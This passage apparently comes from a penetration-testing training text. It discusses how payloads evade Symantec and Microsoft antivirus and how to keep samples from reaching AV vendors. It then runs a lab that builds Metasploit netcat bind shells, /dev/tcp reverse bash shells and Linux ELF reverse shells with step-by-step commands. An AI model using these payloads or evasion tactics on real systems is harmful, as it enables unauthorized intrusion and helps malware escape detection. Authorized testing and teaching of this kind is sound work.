If we take a closer look at Symantec, you can see that it says the file is "Suspicious.Insight." If we do a little bit of research, we find that Norton Insight is a product that ignores files that are trusted to reduce the total number of files it has to review.

With some digging on the Internet, it turns out that many files that are labeled as "Suspicious" through services like Virus Total will not generate an error or even be stopped from running on the target system. Upon further testing of this payload, it was discovered that Symantec did not detect the payload.

The Microsoft Security Essentials also requires some checking. In order to test this, we simply move our payload over to a test system running Microsoft Security Essentials and run it.

Another interesting aspect of this payload is that the original Sysinternals information remained with the file.




Turns out that if we run the payload on a system running Microsoft Security Essentials, it works just fine.

Here you can see we used the multi/handler with the same options as our payload, then waited for the payload to run. Once the payload was triggered it initiated a reverse connection to our attacker system, and we got a shell.

As you can see above, this payload works just fine on a Windows 7 system (Version 6.1.7600) running Microsoft's AV product. This is a bit perplexing. Some AV vendors run signatures on sites like VirusTotal that they don't actually use in the live product.


Once again, another reason to test rigorously.



One of the issues with online AV scanners is that many of them will share your malware sample with the AV vendors who did not identify it as malware. This can create an issue for your testing if you are working on a long-term engagement. We have seen AV vendors write and release a new signature for the malware that we created within 24 hours.

Novirusthanks is a service that will check your sample and they have an option where you can choose not to distribute your sample with the AV vendors.

Unfortunately, they do not have detection for McAfee or Symantec. But, as a tester you should have licenses for both of these products for your lab machines anyway.




The key thing to take away from this section is that AV dodging is very dynamic. We have had payloads that we created for a test on Monday get caught when the test started on Wednesday.


You have to be very flexible and creative in how you create your payloads and present them to your target. This process requires a high level of diligence and testing in order to be successful, but the results can be outstanding if you understand the overall approach.

Further, this requires you to have the all important testing systems ready to go so you can test your payloads on live systems before launching your attack. Sometimes when you are creating payloads and encoding them multiple times, the payloads can get altered in such a way that they no longer function. Once again, this underscores the need for a solid test lab with multiple target systems running multiple versions of AV products.

Understanding how Metasploit works and how our AV products work can go a long way.




Now that we have talked about msfpayload and the awesomeness that is contains, now let's have a lab where we play with it.



This happens eventually in every tester's life: you finish a penetration test and get access to a server, and the customer either does not understand the risk of a finding or refuses to accept it.

In this lab we will look at a number of interesting ways to utilize msfpayload for creating Linux payloads. We will undergo this lab under the context of a customer that requires repeated demonstrations of how an attacker can utilize a vulnerability, which allows an attacker to upload and run programs.

Believe it or not, this is based on a real penetration test where the issue was the ability for the testers to upload and execute files on the web server. Many customers would rather not actually fix the issue, but rather implement fixes that are perceived to be easy like using AV, or convincing the tester that the issue is not critical.



The first thing we need to do is create a simple payload that runs a Netcat backdoor on the system. This is not an overly complex Metasploit payload. It is simply a script that runs Netcat and launches /bin/sh when a connection is made to port 4444.

First, we need to navigate to the Metasploit directory.

```
# cd /home/tools/framework-4.0.0/
```

Now, we are going to look and see if there is a Metasploit payload that utilizes Netcat.

```
#./msfpayload -h | grep netcat
```

Next, let's create our payload.

```
# ./msfpayload cmd/unix/bind_netcat LPORT=53 R > Linux_nc_53
```

Now we need to change the permissions on the file so it is executable and view the contents of the file.

```
# cat ./Linux_nc_53
# chmod +x ./Linux_nc_53
```


Next, we need to run our little script to see if it works.

```
# ./Linux_nc_53
```

In a new window make a connection to the listener and see if it works.

```
# nc 127.0.0.1 53
id
whoami
```


Select CTRL + C to close



Even if you prove you can get a shell on a system, sometimes customers still do not understand the nature of the vulnerability and instead try to fix the symptoms rather than the root cause.

In this example the customer has decided to remove Netcat and restrict port 53 traffic inbound to their DMZ. While these are noble and good things, they are not remediating the core issue.

Also, it will happen that customers will request that you assign a different criticality level to a vulnerably. Sometimes you have to stick to your guns and find new and inventive ways to demonstrate risk.



So, they have removed port 53 access and Netcat from the target system. This does not mean the vulnerability is fixed. Let's set up a new test scenario where we utilize /dev/tcp to maintain access on the target system. Using the /dev/tcp method is something that is covered in SANS 561 in depth and is a nice way to get Netcat functionality without having Netcat on the target system.

First, let's create the payload.

```
# ./msfpayload cmd/unix/reverse_bash LHOST=127.0.0.1 R > Linux_dev_tcp_rev
```

Now we need to make the payload executable and see what is in the file.

```
# chmod +x ./Linux_dev_tcp_rev
# cat ./Linux_dev_tcp_rev
```

Now let's test our new payload. It is always critical to test any payloads before using them to make sure they work properly.

In a separate window let's get the listener ready.

```
# nc -l -p 4444
```


Now let's start the reverse /dev/tcp connection. Never mind the error, the payload will work just fine.

```
# ./Linux_dev_tcp_rev
```


In the other window type:

```
id
whoami
```

Select CTRL- and C to close



It appears that the client is still in denial as to what the actual issue is with the vulnerability. Further, they appear to be falling into one of the major misconceptions about Linux and viruses. So, with that it is going to require us to enlighten the customer that, yes, malware can exist on Unix systems.



Now we are going to move away from simple scripts. Now we are going to create some Linux Executable and Linkable Format (ELF) binaries.

First, we need to create the listener to test our payload.

Let's start Metasploit.

```
# cd /home/tools/framework-4.0.0
```

```
# ./msfconsole
```


Now we need to start the multi-handler with the Linux payload we are going to create and the applicable options to receive the reverse Linux session.

```
msf> use exploit/multi/handler
```

```
msf> set PAYLOAD linux/x86/shell/reverse_tcp
```

```
msf> set LHOST 127.0.0.1
```

```
msf>  exploit
```



Now that we have the multi/handler listening and ready to go, let's create and launch our payload and see if we get a connection.

In a separate window run the following command to create our reverse connecting Linux binary. Remember we need to be in the /home/tools/framework-3.5.1 directory:

```
# ./msfpayload linux/x86/shell/reverse_tcp LHOST=127.0.0.1 X >
Linux_Shell_Rev
```

Now we need to make it executable:

```
#chmod +x ./Linux_Shell_Rev
```

And finally, we need to see if it connects:


```
#./Linux_Shell_Rev
```

Did you get a session open back in your multi/handler? Type something:

id

